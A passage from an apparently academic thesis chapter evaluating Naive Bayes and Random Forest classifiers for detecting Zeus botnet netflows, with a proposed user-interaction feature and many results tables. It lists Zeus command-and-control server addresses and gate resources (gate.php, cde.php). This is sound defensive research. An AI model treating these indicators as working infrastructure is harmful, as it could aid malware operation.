Config File Request Interval	4 minutes	*Not observed*	
Config File Response Filename	-	*Not observed*	
Send Info Request Server	92.63.98.3	92.51.171.104 173.255.227.44	
Send Info Request Method	POST	POST	POST
Send Info Request Resource	cde.php	file.php	gate.php
Send Info Request Interval	3 minutes	*Not observed*	2 minutes
Other File Request Server	*Not observed*	*Not observed*	
Other File Request Method	*Not observed*	*Not observed*	
Other File Request Resource	*Not observed*	*Not observed*	

Only one of the eight sample files, file 054, included successful requests by the infected client for configuration file updates using the GET method as reported in the literature. File 32c, included requests by the infected client using the GET method which appeared to be for configuration file updates, but none of the requests resulted in a successful response. File 3b7 did not include a request for configuration file updates using either method but did include a request using the GET method for a supplemental file. This followed an apparent command from the server in response to the previous request using the POST method. This use of the GET method was also observed in file 9ca.

The use of the POST method with encrypted payload to request configuration file updates is significant for multiple reasons. It represents a more sophisticated technique than the use of GET with no payload because it allows additional information to be sent along with the request. This capability could be leveraged to reduce the frequency of network connections and reduce the malware's overall footprint, for example. This new

technique also alters the reported, and therefore expected, network behavior of a host infected with Zeus that some intrusion detection techniques may depend on.

Each of the eight sample files analyzed here were found to include TCP connections with Zeus HTTP requests and responses that were suitable for training and testing detection methods. Only two of the files were missing primary elements of the Zeus communications pattern described as requesting and receiving updated configuration files and sending status updates and stolen data (Al-Bataineh & White, 2012; Alserhani, Akhlaq, Awan, & Cullen, 2010; Binsalleeh, Ormerod, Boukhtouta, Sinha, Youssef, Debbabi, & Wang, 2010; Kirk, 2010; Riccardi, Di Pietro, Palanques, & Vila, 2013). In aggregate, the files presented a reasonably complete and diverse set of samples for this research. Some previous researchers reported using a larger number of Zeus samples, but none reported using Zeus datasets with as much variety. Mohaisen and Alrawi (2013) reported using a dataset of 1,980 Zeus samples but did not elaborate on the relative homogeneity of the data. Al-Bataineh and White (2012) reported that 239 examples in their dataset established connections with C&C servers. They did not comment on the number of Zeus variants, but their findings suggested a homogeneous set. Because the focus of their research was different, Alserhani, Akhlaq, Awan, and Cullen (2010), Binsalleeh et al. (2010) and Riccardi et al. (2013) used the Zeus crimeware toolkit to create a single variant of Zeus for their respective network analyses. The sample files likely here represent at least five variants of Zeus, as depicted in Table 4-2, providing both a contemporary and a diverse set of netflows for the experimentation.

Experiments

Experimentation consisted of comparing the performance of two classifiers in terms of true and false positives across a range of controlled conditions, first without the user interaction feature added, then with this feature added. The other controlled variables included the number of benign instances (netflows), the number of Zeus instances (also netflows), the number of features, the type of features (numeric and nominal), the type of Zeus instance, the size of the training and testing subsets, and the ratio of malicious instances in the training and testing subsets. This comparison required an environment where the malware activities were known, therefore known bot malware activity was integrated with benign network trace data. Observable parameters included a subset of those features of a TCP connection that the Argus software creates to describe a netflow. Benign network traffic was generated on an isolated test network. Malicious network traffic was injected from samples of actual Zeus bot activity captured in the wild.

Experimentation with the netflow data was divided into separate rounds for each variation of instances or features. The first phase of each round did not include the interaction feature, the second phase did. A single data set was used for both training and testing in the odd numbered rounds. From that single data set, ten folds (internal subsets) were used for cross validation. Separate data sets were used for training and testing in the even numbered rounds. When separate training and testing sets were used, their roles were reversed and the process repeated in order to reveal sensitivity to any particular training data. Mohaisen and Alrawi (2013) employed this technique in their assessment of five classifiers and found that training set selection significantly affected the

performance of their Decision Trees classifier (similar to a Random Forest). Regarding the type of features, Haddadi, Runkel, Zincir-Heywood, and Heywood (2014) found that encoding certain flag features from netflows had a significant impact on classifier performance against Torpig and Zeus.

Establish the performance of the classifiers across data sets of different sizes using only a small, homogeneous set of malicious samples for training and testing

The initial data sets consisted of two hours, 24 hours, and two weeks' worth of benign network trace data, respectively. The trace data was converted to netflows using the Argus software, as previously described. Similarly, the samples of actual Zeus network traffic were also converted to netflows and then selectively added to the three data sets. The two-hour data set consisted of 4,313 benign flows and 15 Zeus flows, the 24-hour data set consisted of 7,800 benign flows and 15 Zeus flows, and the two-week data set consisted of 280,423 benign flows with 15 Zeus flows. The Zeus netflows were drawn from multiple trace files and partitioned into subsets of eight and seven for rounds with separate training and testing, as depicted in Table 4-3. These netflows represent (new) 2014 Zeus examples of data being sent from the infected host to a remote server.

Table 4-3. Zeus Samples Used in First Rounds of Experimentation

daddr	inet_aton(daddr)	sport	sbytes
199.201.122.227	3351870179	1033	4123
199.201.122.227	3351870179	1033	120
199.201.122.227	3351870179	1036	894
199.201.122.227	3351870179	1036	120
184.22.237.213	3088510421	1032	968
184.22.237.213	3088510421	1032	846
184.22.237.213	3088510421	1032	698
184.22.237.213	3088510421	1032	60
200.98.246.214	3361928918	1032	3353

200.98.246.214	3361928918	1032	585
200.98.246.214	3361928918	1032	60
200.98.246.214	3361928918	1035	1712
200.98.246.214	3361928918	1035	60
200.98.246.214	3361928918	1040	8788
200.98.246.214	3361928918	1040	60

For this set of experiments, the time feature was removed so the sequencing of the Zeus flows was not relevant. In total, six features were removed from the base set of 38 features using Weka's `Remove` command. Those six features, numbering 1, 2, 3, 4, 29, and 30 correspond to time, proto, saddr, sport, stcpb, and dtcpb, respectively. Time was removed in order to allow processing by the Naïve Bayes classifier. Protocol was removed because it had only the single value TCP. Source Port and Source Address were removed because they were not relevant and because arbitrary changes would have to be made to the Zeus samples to synchronize the numbering schemes properly. The Source and Destination TCP Base numbers were removed for the same reason. They were produced on a different host than the benign traffic. Preliminary experiments quickly revealed that the saddr, sport, stcpb, and dtcpb features artificially improved the performance of the Naïve Bayes classifier because the differences in values from the different source networks, home for benign and honeynet for Zeus, were statistically significant. Celik, Raghuram, Kesidis, and Miller (2011) reported a similar condition for timing-based features, namely round-trip time (RTT), when 'salting' benign network traces with malicious samples obtained from a different network. In Round 7 of this work, RTT is among the features removed for comparison.

Table 4-4. Round 1-1 Results

No interaction feature; 10-fold cross-validation

Data Set	Classifier	Benign Instances	Zeus Instances	True Positives	TP Rate	False Positives	FP Rate
2hr	NB	4313	15	15	1	505	.117
2hr	RF	4313	15	14	.933	0	0
24hr	NB	7800	15	14	.933	1480	.190
24hr	RF	7800	15	11	.733	0	0
2wk	NB	280423	15	14	.933	50604	.180
2wk	RF	280423	15	9	.600	0	0

Results using the two hour data set, the first two rows of Table 4-4, revealed what would become a clear trend: the Naïve Bayes classifier achieves a higher true positive rate at the expense of false positives, whereas the Random Forest classifier achieves a lower false positive rate at the expense of true positives. The Naïve Bayes classifier detected all 15 of the Zeus flows but with 505 false positives for a false positive rate of 12%. The Random Forest classifier detected 14 of the 15 Zeus flows but with no false positives. Results using the 24 hour data set show a decrease in the true positive rate and a slight increase in the false positive rate of the Naïve Bayes classifier which correctly classified 14 of the 15 Zeus netflows, but with 1,480 false positives. Results using the 24 hour data set show a decrease in the true positive rate of the Random Forest Classifier which correctly classified 11 of the 15 Zeus netflows, but with no false positives. Results using the two week data set revealed a similar performance decline for the two classifiers over the two hour data set, and for the Random Forest classifier over the 24 hour data set. The performance of the Naïve Bayes classifier was nearly equivalent across the 24 hour and two week data sets. The Naïve Bayes classifier again correctly classified 14 of the 15 Zeus netflows, so its true positive rate remained the same as with the 24 hour data set, and with 50,604 false positives for a false positive rate of 18% compared with 19% for

the 24 hour data set and 12% for the two hour data set. The Random Forest classifier correctly classified only nine of the 15 Zeus netflows, but again with no false positives. In summary, the performance of both classifiers was best with the smallest data set and declined with the larger data sets when using 10-fold stratified cross validation within each data set. The true positive rate of the Naïve Bayes classifier was consistently better than the true positive rate of the Random Forest classifier, and the false positive rate of the Random Forest classifier was consistently better than the false positive rate of the Naïve Bayes classifier across these three data sets.

Compare the results when a new interaction feature is added.

For the next set of experiments, the same three data sets were used with the same feature sets. However, a new "interaction" feature was added. The interaction feature had two possible values, yes (yy) or no (nn), which was assigned to each benign netflow based on its proximity in time to human interaction with the host. For the two-hour, 24-hour, and two-week data sets here, the proximity in time to human interaction ranged from 45 seconds before to 75 seconds after a corresponding event in the interaction log. The time range was necessary to accommodate the difference in time resolution between the times assigned to the netflows using Argus and the timestamps on the interaction log entries using KidLogger. This particular time range was determined through preliminary experiments and is described in more detail later in this chapter. All of the Zeus netflows were assigned a value of no (nn) for the interaction feature. These netflows represent the bot autonomously sending information to the controller after infection which was independent of human interaction. The objective was to determine whether this feature made a difference in the performance of the classifiers.

Table 4-5. Round 1-2 Results

Added interaction feature; 10-fold cross-validation							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2hr	NB	4313	15	15	1	**454**	**.105**
2hr	RF	4313	15	13	.867	0	0
24hr	NB	7800	15	14	.933	**1435**	**.184**
24hr	RF	7800	15	11	.733	0	0
2wk	NB	280423	15	14	.933	**50348**	.180
2wk	RF	280423	15	10	**.667**	0	0

Results using the two hour data set with the interaction feature added, the first two rows of Table 4-5, revealed that the true positive rate of the Naïve Bayes classifier remained unchanged at 15 of 15 but the number of false positives decreased from 505 of 4,313 to 454 of 4,313. The true positive rate of the Random Forest classifier declined slightly, detecting 13 of 15 Zeus netflows compared with 14 of 15 without the interaction feature. The Random Forest classifier produced no false positives in either case. Results using the 24-hour data set revealed a similar improvement to the false positive rate of the Naïve Bayes classifier, which produced 1435 of 7800 possible false positives (18%) compared with 1480 (19%) previously. Its true positive rate remained the same at 14 of 15. The true positive rate of the Random Forest classifier also remained the same at 11 of 15 with the 24-hour data set, as did its zero false positive rate. Results from the larger, two-week data set also showed a decrease in the number of false positives produced by the Naïve Bayes classifier, 50,348 comparted with 50,604 previously, while the number of true positives remained constant at 14 of 15. The true positive rate of the Random Forest classifier, however, improved with this data set. It detected 10 of 15 Zeus

netflows compared with nine of 15 without the interaction feature while maintaining a zero false positive rate. These results indicate that the introduction of the interaction feature made a measurable improvement to the performance of the Naïve Bayes classifier across all three data sets in terms of false positives. The introduction of the interaction feature made a measurable improvement to the performance of the Random Forest classifier in terms of true positives in only the largest of the three data sets. In the smallest data set, the number of true positives decreased.

For the next comparisons, each of the three data sets was divided into separate training and testing subsets. The first 80% of the flows were used to form the training set and the remaining 20% of the flows were used to form the testing set. The Zeus samples were split evenly across the training and testing subsets, keeping flows to the same destination address (daddr) together as depicted by the shading in Table 4-3. After the classifiers were trained and tested using this partitioning of the data set, the training and testing roles were reversed and the classifiers were then trained with the smaller subset (20%) and tested with the larger (80%). The results are listed in Table 4-6.

Table 4-6. Round 2-1 Results

No Interaction Feature; Separate Training/Testing Subsets							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2hr train/test	NB	863	7	4	.571	2	.002
2hr train/test	RF	863	7	1	.167	0	0
2hr test/train	NB	3450	8	6	.750	246	.071
2hr test/train	RF	3450	8	0	0	0	0
24hr train/test	NB	1560	7	5	.714	106	.068
24hr train/test	RF	1560	7	1	.167	0	0
24hr test/train	NB	6240	8	7	.875	360	.058

24hr test/train	RF	6240	8	0	0	0	0
2wk train/test	NB	56085	7	5	.714	1291	.023
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	12178	.054
2wk test/train	RF	224338	8	0	0	0	0

Results using the two hour data set partitioned into separate training and test subsets were significantly less accurate than the results using stratified cross validation across 10 folds of the same data set. The results of this round were also quite different when the training and testing roles were reversed. In the first run of this phase, shown as the first two rows for each data set in Table n., the larger subset with eight Zeus netflows was used to train the classifiers and the smaller subset with seven Zeus netflows was used to test them. The Naïve Bayes classifier detected four of the seven the Zeus netflows with two false positives. The Random Forest classifier detected one of the seven with no false positives. In the second run of this phase, the smaller subset with seven Zeus netflows was used to train the classifiers and the larger subset with eight Zeus netflows was used to test them. This time the Naïve Bayes classifier detected six of the eight Zeus netflows but with more false positives, 246 compared with 2 previously. The Random Forest classifier detected none of the eight Zeus netflows but again with no false positives.

Results using the 24 hour data set partitioned into separate training and test subsets also revealed significant differences from the cross-validation results and when the training and testing roles were reversed. In the first run, the larger subset with eight Zeus netflows was used to train the classifiers and the smaller subset with seven Zeus netflows was used to test them. The Naïve Bayes classifier detected five of the seven Zeus netflows with 106 false positives. The Random Forest classifier detected only one of

seven, but with no false positives. In the second run, the smaller subset with seven Zeus netflows was used to train the classifiers and the larger subset with eight Zeus netflows was used to test them. The Naïve Bayes classifier detected seven of eight Zeus netflows but with more false positives than before, 360 compared with 106 previously. The Random Forest classifier did not detect any of the eight Zeus netflows but generated no false positives.

Results using the two-week data set partitioned into separate training and test subsets again revealed differences from the cross validation results and when the training and testing roles were reversed. In the first run, the larger subset with eight Zeus netflows was used to train the classifiers and the smaller subset with seven Zeus netflows was used to test them. The Naïve Bayes classifier detected five of the seven Zeus netflows; the Random Forest classifier detected none. The Naïve Bayes classifier generated 1,291 false positives; the Random Forest classifier generated none. In the second run, the smaller subset with seven Zeus netflows was used to train the classifiers and the larger subset with eight Zeus netflows was used to test them. The Naïve Bayes classifier detected all eight of the Zeus netflows, but with 12,178 false positives. The Random Forest classifier detected none, but again with no false positives.

In summary, the results of both classifiers were influenced by which subset was used for training and which was used for testing. The false positive rate of the Random Forest classifier was zero for each data set, regardless of whether the larger or smaller subset was used for training. This was better than the false positive rate of the Naïve Bayes classifier in every case. The true positive rate of the Naïve Bayes classifier was better than the true positive rate of the Random Forest classifier in every case. The

performance of both classifiers was better when using 10-fold cross-validation across the single data sets than when using separate training and testing subsets. The detection rate of the Random Forest classifier decreased slightly with the larger data sets whereas the detection rate of the Naïve Bayes classifier improved slightly.

For the next phase, the three data sets were again partitioned into separate training and testing subsets, this time with the interaction feature added. The cycle of first training with the larger of the subsets and testing with the smaller, followed by then training with the smaller subset and testing with the larger was repeated. The results listed in Table 4-7 revealed 10 cases of improved performance and six cases of worsened performance. The number of true positives and true positive rates for both classifiers increased using the two-hour data set with added interaction feature when trained with the larger subset and tested with the smaller. The number of false positives and false positive rate increased for the Naïve Bayes classifier when the testing and training roles were reversed for the subsets of the two-hour data set. Results using the 24-hour data set divided into training and testing subsets with the interaction feature added revealed a decrease in the number of false positives and false positive rate for the Naïve Bayes classifier and a decrease in the number of true positives and true positive rate for the Random Forest classifier. When the training and testing roles were reversed, the Naïve Bayes classifier achieved more true positives and a higher true positive rate but with a corresponding increase in false positives and false positive rate. Using the two-week data set partitioned into training and testing subsets with the interaction feature added, the number of false positives produced by the Naïve Bayes classifier decreased in both training and testing

subset combinations. The performance of the Random Forest classifier did not change; it did not detect any of the Zeus instances and did not produce any false positives.

Table 4-7. Round 2-2 Results

Added Interaction Feature; Separate Training/Testing Subsets							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2hr train/test	NB	863	7	**5**	**.714**	2	.002
2hr train/test	RF	863	7	**5**	**.714**	0	0
2hr test/train	NB	3450	8	6	.750	264	.077
2hr test/train	RF	3450	8	0	0	0	0
24hr train/test	NB	1560	7	5	.714	**101**	**.065**
24hr train/test	RF	1560	7	0	0	0	0
24hr test/train	NB	6240	8	**8**	**1**	371	.059
24hr test/train	RF	6240	8	0	0	0	0
2wk train/test	NB	56085	7	5	.714	**1279**	.023
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	**12137**	.054
2wk test/train	RF	224338	8	0	0	0	0

In general, the performance of the Naïve Bayes classifier was better than expected for such a small number of training examples, though the difference in true positives when the training and testing subsets were reversed was noticeable. The Random Forest classifier had trouble detecting any of the Zeus netflows in the three data sets when trained with the smaller subset and tested with the larger. In order to determine how sensitive the classifier performance was to the chosen feature set, different features were removed for the next set of experiments.

Compare the performance of the classifiers with difference feature sets.

For this set of experiments, only the two-week data set was used. It was split in the same proportion as before for the separate training and testing subsets. The Destination Address (daddr) feature was removed from the previous feature set to form the first reduced feature subset. The two-week data set contains 2886 distinct values for Destination Address (daddr); however, the 15 Zeus netflows have only three. This feature removal resulted in slightly different results from both classifiers using the 10-fold cross-validation approach (Table 4-8). The Naïve Bayes classifier again detected 14 of 15 Zeus netflows, but with a higher number of false positives, 54,785 compared with 50,604 previously. The detection rate of the Random Forest classifier declined slightly. It detected seven of 15 Zeus netflows compared with nine of 15 previously.

Table 4-8. Round 3-1 Results

No Interaction Feature; cross-validation; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	54785	.195
2wk	RF	280423	15	7	.467	0	0

When the interaction feature was added in for the next run (Table 4-9), the true positive rate of the Naïve Bayes classifier remained constant, 14 of 15 Zeus netflows or 93%, but the number of false positives decreased slightly from 54,785 to 54,597. The true positive rate of the Random Forest classifier improved from 47% to 60%, and it did so without generating any false positives.

Table 4-9. Round 3-2 Results

Added Interaction Feature; cross-validation; feature (daddr) Removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	**54597**	.195
2wk	RF	280423	15	9	**.600**	0	0

Results from this feature subset when the two-week data set was split into separate subsets for training and testing revealed changes in the performance of the Naïve Bayes classifier but not the Random Forest classifier (Table 4-10). The Naïve Bayes classifier detected six of seven Zeus netflows compared with five of seven previously. However, it did so with considerably more false positives, 5,489 compared with 1,291 previously. When the training and testing roles were reversed, only the number of false positives from the Naïve Bayes classifier changed, 12,685 compared with 12,178 previously.

Table 4-10. Round 4-1 Results

No interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	6	.857	5489	.098
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	12685	.057
2wk test/train	RF	224338	8	0	0	0	0

Results from this feature subset and training split when the interaction feature was added revealed a similar change in the performance of the Naïve Bayes classifier over the original feature set, better true positive rate and worse false positive rate (Table 4-11). The Naïve Bayes classifier detected six of seven Zeus netflows compared with five of

seven previously, and with 5,463 false positives compared with 1,279 previously. When compared with the results using this same feature set with without the interaction feature added, the true positive rates remained the same but the number of false positives and false positive rates decreased for the Naïve Bayes classifier for both training and testing combinations.

Table 4-11. Round 4-2 Results

Added interaction feature; separate training/testing subsets; feature (daddr) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	6	.857	**5463**	**.097**
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	**12652**	**.056**
2wk test/train	RF	224338	8	0	0	0	0

For the next feature subset, the Source Type of Service (stos) and Destination Type of Service (dtos) features were removed from the original feature set. The two-week data set contains only three distinct values for stos and only five for destination dtos. The 15 Zeus netflows contain only one value for stos and two values for dtos, likely making these more powerful features, at least for the Random Forest classifier. This feature subset produced the results in Table 4-12. The Naïve Bayes classifier again detected 14 of 15 Zeus netflows, but this came at the cost of more false positives, 53,683 compared with 50,604 in Round 1-1. The Random Forest classifier detected fewer Zeus netflows, four of 15 compared with nine of 15 in Round 1-1, but maintained a zero false positive rate.

Table 4-12. Round 5-1 Results

No Interaction Feature; cross-validation; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	53683	.191
2wk	RF	280423	15	4	.267	0	0

Adding the interaction feature to this feature subset produced the results shown in Table 4-13 below. The Naïve Bayes classifier again detected 14 of the 15 Zeus netflows but with a slightly higher false positive rate than with the original feature set and slightly lower false positive rate than without the interaction feature. The Random Forest classifier detected fewer Zeus netflows, three of 15 compared with 10 of 15 using the full feature set, but maintained a zero false positive rate. Removal of these nominal valued features impacted the Random Forest classifier more than the Naïve Bayes classifier, and the impact was negative compared with the full feature set. Even adding the interaction feature did not improve the true positive rate of the Random Forest classifier in this case.

Table 4-13. Round 5-2 Results

Added interaction feature; cross-validation; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	**53495**	.191
2wk	RF	280423	15	3	.200	0	0

Splitting this reduced feature data set into subsets for training and testing produced the results in Table 4-14 below. Only the results of the Naïve Bayes classifier differed from the results with the full feature set, and only by a small number of false positives, 1,375

compared with 1,291 in Round 1-1. When the training and testing roles were reversed, the Naïve Bayes classifier again detected all eight Zeus netflows but with a higher number of false positives, 13,357 compared with 12,178 previously. Again the Random Forest classifier failed to detect any of the Zeus netflows and produced no false positives.

Table 4-14. Round 6-1 Results

No interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	5	.714	1375	.025
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	13357	.060
2wk test/train	RF	224338	8	0	0	0	0

Adding the interaction feature to this feature subset and splitting the data set into separate training and testing subsets produced the results in Table 4-15 below. Again only the performance of the Naïve Bayes classifier changed from Round 2-2; the Random Forest classifier failed to detect any of the Zeus netflows. The Naïve Bayes classifier produced more false positives than with the full feature set in both training and testing combinations, but fewer false positives in both combinations than using this reduced feature set without the interaction feature.

Table 4-15. Round 6-2 Results

Added interaction feature; separate training/testing subsets; features (stos & dtos) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	5	.714	**1372**	**.024**

2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	**13333**	**.059**
2wk test/train	RF	224338	8	0	0	0	0

Finally, the (tcprtt, synack, ackdat) features were removed. Results are listed in Table 4-16. This reduced feature set resulted in performance declines for both classifiers. The Naïve Bayes classifier achieved the same number of detections, 14 of 15, as in Round 1-1, but with a much larger number of false positives, 69,342 compared with 50,604. The Random Forest classifier detected fewer Zeus netflows, seven of 15 compared with nine of 15 in Round 1-1. The Random Forest classifier again produced no false positives.

Table 4-16. Round 7-1 Results

No interaction feature; cross-validation; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	69342	.247
2wk	RF	280423	15	7	.467	0	0

When the interaction feature was added to this reduced feature set, the classifiers produced the results in Table 4-17 below. The Naïve Bayes classifier again detected 14 of 15 Zeus netflows, same as with the full feature set and as with the reduced set without the interaction features. Again it produced significantly more false positives than with the full feature set, but fewer than with the reduced feature set without the interaction feature. The Random Forest classifier detected 10 of 15 Zeus netflows, an improvement over the results with the reduced feature set without the interaction features.

Table 4-17. Round 7-2 Results

Added interaction feature; cross-validation; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	15	14	.933	**68929**	**.246**
2wk	RF	280423	15	10	**.667**	0	0

Next, the data set was split into separate training and testing subsets (Table 4-18). Again the true positive rate was the same and the false positive rate was higher for the Naïve Bayes classifier in both training and testing combinations. The Random Forest classifier again detected none of the Zeus netflows in the first combination. However, when the training roles were reversed the Random Forest classifier did detect one of the eight Zeus netflows compared with none using the full feature set in Round 2-1.

Table 4-18. Round 8-1 Results

No interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	5	.714	2342	.042
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	61834	.276
2wk test/train	RF	224338	8	1	.125	0	0

Adding the interaction feature to this feature subset and splitting the data set into separate training and testing subsets produced the results in Table 4-19 below. Again the Naïve Bayes classifier detected five of the seven Zeus netflows, but with a higher number

of false positives than with the full feature set in Round 2-2, and a slightly lower number of false positives than without the interaction feature in Round 8-1. The Random Forest classifier failed to detect any of the Zeus netflows, the same as with the full feature set in Round 2-2 and with the reduced feature set without the interaction feature in Round 8-1. When the training and testing roles were reversed, the results were similar for the Naïve Bayes classifier, same detection rate with fewer false positives. The Random Forest classifier failed to detect any of the Zeus netflows, which was the same as with the full feature set in Round 2-2, but one less than with the reduced feature set without the interaction feature in Round 8-1.

Table 4-19. Round 8-2 Results

Added interaction feature; separate training/testing subsets; features (tcprtt, synack, ackdat) removed							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	7	5	.714	**2338**	.042
2wk train/test	RF	56085	7	0	0	0	0
2wk test/train	NB	224338	8	8	1	**61565**	**.274**
2wk test/train	RF	224338	8	0	0	0	0

Compare the performance of the classifiers with a larger set of malicious samples for training and testing.

For the next set of experiments, the size of the malicious data sample was increased from 15 instances to 30 instances, as depicted in Table 4-20. The subsets included netflows from multiple Destination Addresses (daddr), whereas only one of the subsets did for the previous rounds (Table 4-3).

Table 4-20. Zeus Samples Used in Second Rounds of Experimentation

daddr	inet_aton(daddr)	sport	sbytes
200.98.246.214	3361928918	1032	3353
200.98.246.214	3361928918	1032	585
200.98.246.214	3361928918	1032	60
200.98.246.214	3361928918	1035	1712
200.98.246.214	3361928918	1035	60
200.98.246.214	3361928918	1040	8788
200.98.246.214	3361928918	1040	60
199.201.122.227	3351870179	1033	4123
199.201.122.227	3351870179	1033	120
199.201.122.227	3351870179	1036	894
199.201.122.227	3351870179	1036	120
199.201.122.227	3351870179	1040	922
199.201.122.227	3351870179	1040	7827
199.201.122.227	3351870179	1040	220
199.201.122.227	3351870179	1040	186
184.22.237.213	3088510421	1032	968
184.22.237.213	3088510421	1032	846
184.22.237.213	3088510421	1032	698
184.22.237.213	3088510421	1032	60
184.22.237.213	3088510421	1038	8742
184.22.237.213	3088510421	1038	60
95.128.157.163	1602264483	1031	804
95.128.157.163	1602264483	1032	904
37.0.123.150	620788630	1034	901
37.0.123.150	620788630	1043	1047
37.0.123.150	620788630	1044	1792
37.0.123.150	620788630	1045	1060
37.0.123.150	620788630	1046	1060
37.0.123.150	620788630	1049	4900

37.0.123.150	620788630	1050	901

The next rounds of experimentation again used the larger, two-week data set containing 280,423 benign netflows. The results of Round 9-1 using 10-fold cross-validation within the data set, no interaction feature, and the original feature set are depicted in Table 4-21 for comparison with the last two rows of Table 4-4 for Round 1-1. Comparing the number of true positives is no longer relevant, given the change in total Zeus netflows from 15 to 30, but comparing the true positive rate remains relevant. With the larger set of Zeus netflows for cross-validation, the Naïve Bayes classifier produced a higher true positive rate, 97% compared with 93% in Round 1-1. However, it did so at the expense of a much higher number of false positives, 116,964 compared with 50,604 previously. The Random Forest classifier produced a higher true positive rate, 80% compared with 60% in Round 1-1, while maintaining a zero false positive rate.

Table 4-21. Round 9-1 Results

No interaction feature; cross-validation, full feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	116964	.417
2wk	RF	280423	30	24	.800	0	0

Adding the interaction feature for Round 9-2 produced the results in Table 4-22. The Naïve Bayes classifier produced the same true positive rate improvement over the initial Round 1-2 results, 97% compared with 93%, but again with a much higher number of false positives, 116,633 compared with 50,348. However, the number of false positives was less than without the interaction feature added in Round 9-1. The Random Forest

classifier again produced a higher true positive rate over the initial Round 1-2 results, 83% compared with 67%. This was also a higher true positive rate than the 80% without the interaction feature in Round 9-1 and without any false positives.

Table 4-22. Round 9-2 Results

Added interaction feature; cross-validation; full feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk	NB	280423	30	29	.967	**116633**	**.416**
2wk	RF	280423	30	25	**.833**	0	0

Dividing the data set into subsets for training and testing in Round 10-1 produced the results in Table 4-23 for comparison with the results of Round 2-1 in the last four rows of Table 4-6. When trained with the larger subset and tested with the smaller, neither classifier detected any of the 15 Zeus netflows. This represents no change to the zero true positive rate for the Random Forest classifier in Round 2-1 but represents a significant decrease in the true positive rate for the Naïve Bayes classifier, from 71% to 0%. The number of false positives produced by the Naïve Bayes classifier decreased from 1,291 to 118, however. The Random Forest again produced no false positives. When the training and testing roles were reversed, the Naïve Bayes classifier produced a true positive rate of 80% compared with 100% in Round 2-2. It produced a much higher number of false positives, 86,685 compared with 12,137. The Random Forest classifier produced no true positives and no false positives, same as in Round 2-2.

Table 4-23. Round 10-1 Results

No interaction feature; separate training/testing subsets, full feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**

2wk train/test	NB	56085	15	0	0	118	.002
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	86685	.386
2wk test/train	RF	224338	15	0	0	0	0

Adding the interaction feature for Round 10-2 produced the results in Table 4-24. This produced the exact same results as Round 10-1 for the first combination of training and testing subsets. However, when the training and testing roles were reversed, the Naïve Bayes classifier again produced an 80% true positive rate, but this time with 86,624 false positives which is significantly more than in Round 2-2 but less than without the interaction feature in Round 10-1. The Random Forest classifier produced a true positive rate of 15%, higher than the rate of zero from both Round 2-2 and Round 10-1. It did so while maintaining a false positive rate of zero.

Table 4-24. Round 10-2 Results

Added interaction feature; separate training/testing subsets; full feature set							
Data Set	**Classifier**	**Benign Instances**	**Zeus Instances**	**True Positives**	**TP Rate**	**False Positives**	**FP Rate**
2wk train/test	NB	56085	15	0	0	118	.002
2wk train/test	RF	56085	15	0	0	0	0
2wk test/train	NB	224338	15	12	.800	**86624**	.386
2wk test/train	RF	224338	15	**2**	**.154**	0	0

